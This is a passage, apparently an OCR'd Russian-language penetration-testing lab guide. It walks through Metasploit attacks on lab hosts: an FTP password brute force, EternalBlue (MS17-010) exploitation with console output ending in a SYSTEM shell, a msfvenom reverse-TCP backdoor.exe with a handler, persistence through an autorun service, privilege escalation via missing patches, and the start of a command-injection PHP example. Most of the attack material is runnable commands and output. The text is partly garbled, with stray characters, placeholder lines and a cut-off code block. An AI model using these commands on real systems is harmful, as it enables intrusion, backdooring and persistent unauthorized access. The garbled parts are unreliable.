
Теперь командой **set PASS_FILE /root/passlist_ftp_test.txt** задаем путь к файлу, который содержит список паролей. В итоге получаем:



После всех настроек можно запустить атаку командой **exploit.** Успешный результат атаки:



Теперь можно проверить найденные данные, подключившись к серверу по **ftp**:




Задание 2. Эксплуатация уязвимости на удаленном ПК


Применим эксплоит для уязвимости CVE-2017-0143, которую использовал вирус WannaCry. Эта уязвимость присутствует почти во всех версиях Windows. Проверить ее наличие можно командой **nmap --script smb-vuln-ms17-010.nse 192.168.56.102**, в которой:

- **--script** — это задание скрипта;
- **smb-vuln-ms17-010.nse** — имя скрипта для поиска уязвимости по идентификатору бюллетеня Microsoft (ms17-010);пуе
- **192.168.56.102** — адрес для сканирования.

Результат:




Когда определили, что цель уязвима, можно провести атаку. Найдем все модули Metasploit для уязвимости при помощи команды **search cve:CVE-2017-0143**:



Видим, что есть и модули для сканирования (auxiliary), и конкретные эксплоиты.

Выбираем эксплоит и смотрим его параметры:



Можно просмотреть информацию об эксплоите при помощи команды **info.** Необходимо как минимум задать параметр, отвечающий за адрес удаленного хоста — он не задан по умолчанию. Для этого, находясь в меню используемого эксплоита, применяют команду **set RHOST 192.168.56.102**.

В этой команде:

- **set** — имя команды;
- **RHOST** — имя параметра (чувствительно к регистру);

- **192.168.56.102** — значение параметра.

```
RHOST => 192.168.56.102
msf auxiliary(admin/smb/ms17_010_command) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
```

Чтобы снять значения параметра, используется команда **unset.**

Посмотрим, какие виды payload может применить Metasploit к выбранному эксплоиту при помощи команды **show payloads**:

```
msf exploit(windows/smb/ms17_010_psexec) > show payloads

Compatible Payloads
===================

                                                                    описание
   Name                                          Disclosure Date  Rank    Description
   ----                                          ---------------  ----    -----------
   generic/custom          имя модуля                             normal  Custom Payload
   generic/debug_trap                                             normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                         normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                      normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                             normal  Generic x86 Tight Loop
   windows/dllinject/bind_hidden_ipknock_tcp                      normal  Reflective DLL Injection, Hidden Bind Ipknock
or
```

Теперь можно установить значение payloadпри помощи команды **set payload windows/shell_bind_tcp**:

```
msf exploit(windows/smb/ms17_010_psexec) > set payload windows/shell_bind_tcp
payload => windows/shell_bind_tcp
msf exploit(windows/smb/ms17_010_psexec) >
```

Запускаем эксплоит при помощи команды **exploit**:

```
msf exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started bind handler
[*] 192.168.56.102:445 - Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
[*] Command shell session 1 opened (192.168.56.103:41439 -> 192.168.56.102:4444) at 2018-10-10 13:1
[-] 192.168.56.102:445 - Rex::Proto::SMB::Exceptions::NoReply
[-] 192.168.56.102:445 - The SMB server did not reply to our request
[-] 192.168.56.102:445 - /usr/share/metasploit-framework/lib/rex/proto/smb/client.rb:74:in `smb_rec
/usr/share/metasploit-framework/lib/msf/core/exploit/smb/client/psexec_ms17_010.rb:889:in `recv_tra
/usr/share/metasploit-framework/lib/msf/core/exploit/smb/client/psexec_ms17_010.rb:527:in `align_tr
/usr/share/metasploit-framework/lib/msf/core/exploit/smb/client/psexec_ms17_010.rb:386:in `block in
```

Some output here

```
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:546:in `run_command'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:508:in `block in run_single'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:502:in `each'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:502:in `run_single'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:208:in `run'
/usr/share/metasploit-framework/lib/metasploit/framework/command/console.rb:48:in `start'
/usr/share/metasploit-framework/lib/metasploit/framework/command/base.rb:82:in `start'
/usr/bin/msfconsole:49:in `<main>'

Microsoft Windows [Version 6.1.7601]
(c) ▯▯▯▯▯▯▯▯ ▯▯▯▯▯▯▯▯▯▯ (Microsoft Corporation), 2009. ▯▯▯ ▯▯▯▯▯▯▯▯▯▯.

C:\Windows\system32>whoami
whoami
nt authority\▯▯▯▯▯
```

Получили шелл на удаленном ПК (ОС Windows Server 2008R2), причем с правами учетной записи «System», которая обла дает наибольшими привилегиями в системе.

Далее необходимо закрепиться в системе и выполнить постэксплуатацию.

Задание 3. Запуск reverse-шелла на базе meterpreter и подключение к хендлеру в msfconsole

При пентесте бывают ситуации, в которых способ из задания 2 работать не будет. Например, если межсетевой экран блокирует входящие подключения к уязвимому узлу. В этом случае можно воспользоваться тем, что исходящий трафик обычно не фильтруется межсетевым экраном.


Необходимо использовать логику Reverse shell: запустить на уязвимом узле приложение, которое подключается к порту на узле злоумышленника.

Создадим файл, который будет содержать нужный payload. Для этого воспользуемся утилитой **msfvenom** и следующей командой:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.56.103 lport=4444 -f exe -o backdoor.exe
```

- **-p windows/meterpreter/reverse_tcp** — выбираем payload;
- **lhost=192.168.56.103** — указываем адрес для подключения. Это адрес, на котором прослушивается соединение. В нашем случае — адрес Kali linux;
- **lport=4444** — указываем порт для подключения, его надо открыть на Kali Linux;
- **-f exe** — выходной формат файла, у нас **exe**;
- **-o backdoor.exe** — путь к файлу для сохранения.

Результат команды:



Далее файл **backdoor.exe** загружается на атакуемый ПК и запускается на нем. Будем считать, что это удалось успешно сделать.


Теперь нужно запустить хендлер, который будет принимать запросы от созданного бэкдора. Для этого в Kali Linux запускаем **msfconsole** и в ней — хендлер, используя команду:

```
use exploit/multi/handler
```

У данного эксплоита нужно задать payload командой:


```
set payload windows/meterpreter/reverse_tcp
```

Параметры **LHOST** и **LPORT** настроим так же, как они были заданы при генерации файла **backdoor.exe**:



В итоге должно получиться примерно так:

Теперь запускаем полученный хендлер командой **exploit** и ждем результатов. При этом backdoor.exe должен быть запущен на атакуемой системе.



В итоге имеем сессию **meterpreter** на удаленном узле. Недостаток в том, что если сессия закроется на стороне клиента — то есть у Kali Linux, так как шелл относится к Reverse, — потребуется повторно запускать файл backdoor.exe.


Поэтому обычно на следующем этапе закрепляются в системе.

Задание 4. Постэксплуатация и закрепление в системе

При пентесте зачастую требуется не просто подключиться к удаленному узлу, но и развить атаку, чтобы узнать возможные границы эксплуатации уязвимости. Для этого обычно используются модули **post**.

Вернемся к предыдущему заданию и рассмотрим, как можно закрепиться в системе на примере модуля **post/windows/manage/persistence_exe.** Он будет создавать сценарий автозапуска для выбранного файла, будут доступны разные уровни привилегий.


У этого модуля надо задать ряд параметров. Стоит заранее сделать бэкдор, но мы будем использовать созданный ранее файл backdoor.exe. Также надо учитывать уровень привилегий.




В полученной сессии meterpreter выполним команду:

```
run post/windows/manage/persistence_exe REXENAME=backdoor.exe
REXEPATH=/root/backdoor.exe
```

- **run post/windows/manage/persistence_exe** — это запуск модуля **post/windows/manage/persistence_exe**;
- **REXENAME=backdoor.exe** — значение опции **REXENAME**, имя созданного бэкдора;
- **REXEPATH=/root/backdoor.exe** — значение опции **REXEPATH**, путь к файлу бэкдора. Из этого каталога он загрузится на атакуемый сервер.



Чтобы проверить, перезагружаем хост и запускаем заново хендлер:




Можно увидеть сервис в списке запущенных служб:

Задание 5. Повышение привилегий

Часто при пентесте требуется продемонстрировать, что можно повысить привилегии после проникновения на удаленный узел. Это делают, как правило, эксплуатируя уязвимости в атакуемой системе.

В некоторых ОС (Windows XP) достаточно выполнить команду **getsystem** в meterpreter, чтобы получить привилегии учетной записи **NT AUTHORITY\SYSTEM**:



Это позволит создавать службы и закреплять систему.


В некоторых ОС (Windows 7) команда **getsystem** может не сработать:

Но на узле могут быть уязвимости, которые позволяют поднять права до уровня администратора или **NT AUTHORITY\SYSTEM**. Задача злоумышленника — найти их.

Искать уязвимости можно следующими техниками.

Если шелл на удаленном ПК получен, можно найти установленные обновления и по ним сделать вывод о том, есть ли уязвимость. Для этого можно воспользоваться средствами **wmi**:


```
зщые
```




Можно найти обновления через консоль **meterpreter**. Для этого есть модуль:

```
post/windows/gather/enum_patches
```

Его можно запустить прямо из сессии **meterpreter**:




Теперь можно проверить все рекомендации. Для этого выполним поиск эксплоита, связанного с конкретным обновлением MS.



Выберем найденный эксплоит и попробуем его реализовать. Для этого у эксплоита надо настроить **session id.** Далее рассмотрим, как это сделать.

Можно настроить модуль для поиска конкретных обновлений — точнее, их отсутствия. Для этого отправим сессию в бэкграунд:



Далее выберем модуль **post/windows/gather/enum_patches** и настроим его параметры:

```
Module options (post/windows/gather/enum_patches):

   Name         Current Setting       Required  Description
   ----         ---------------       --------  -----------
   KB           KB2871997, KB2928120  yes       A comma separated list of KB patches to search for
   MSFLOCALS    true                  yes       Search for missing patchs for which there is a MSF local module
   SESSION                            yes       The session to run this module on.

msf post(windows/gather/enum_patches) > set KB KB4012212
KB => KB4012212
msf post(windows/gather/enum_patches) > set SESSION 3
SESSION => 3
msf post(windows/gather/enum_patches) > show options

Module options (post/windows/gather/enum_patches):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   KB           KB4012212        yes       A comma separated list of KB patches to search for
   MSFLOCALS    true             yes       Search for missing patchs for which there is a MSF local module
   SESSION      3                yes       The session to run this module on.
```

проверим на наличие исправления от WannaCRY

Уставновить ID фоновой сессии

Осталось запустить эксплуатацию:

```
msf post(windows/gather/enum_patches) > exploit

[+] KB4012212 is missing
[+] KB977165 - Possibly vulnerable to MS10-015 kit
```

обновления нет

Видим, что обновление не установлено. Поэтому систему можно атаковать эксплоитом **windows/smb/ms17_010_eternalblue** и получить шелл под управлением **System**:

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started bind handler
[*] 192.168.56.101:445 - Connecting to target for exploitation.
[+] 192.168.56.101:445 - Connection established for exploitation.
[+] 192.168.56.101:445 - Target OS selected valid for OS indicated by SMB reply
```

Some output here

```
[+] 192.168.56.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.101:445 - Sending egg to corrupted connection.
[*] 192.168.56.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.56.101
[*] Meterpreter session 4 opened (192.168.56.103:39471 -> 192.168.56.101:4444) at 2018-10-
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getsid
Server SID: S-1-5-18
meterpreter >
```

SID У3 System

Задание 6. Веб-шелл при помощи meterpreter

Зачастую веб-сервер компании доступен и из локальной, и из глобальной сети —например, если у него два сетевых интерфейса. В этом случае именно взлом веб-сервера станет первым этапом проникновения злоумышленника во внутреннюю сеть.


Такая возможность есть по следующей причине. Иногда при проектировании серверной части веб-приложения программисты реализуют возможность выполнять команды ОС, используя веб-интерфейс.

Если введенные данные при этом не фильтруются, может присутствовать уязвимость Command injection.

Допустим, на сервере реализован такой сценарий удаления документов:

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
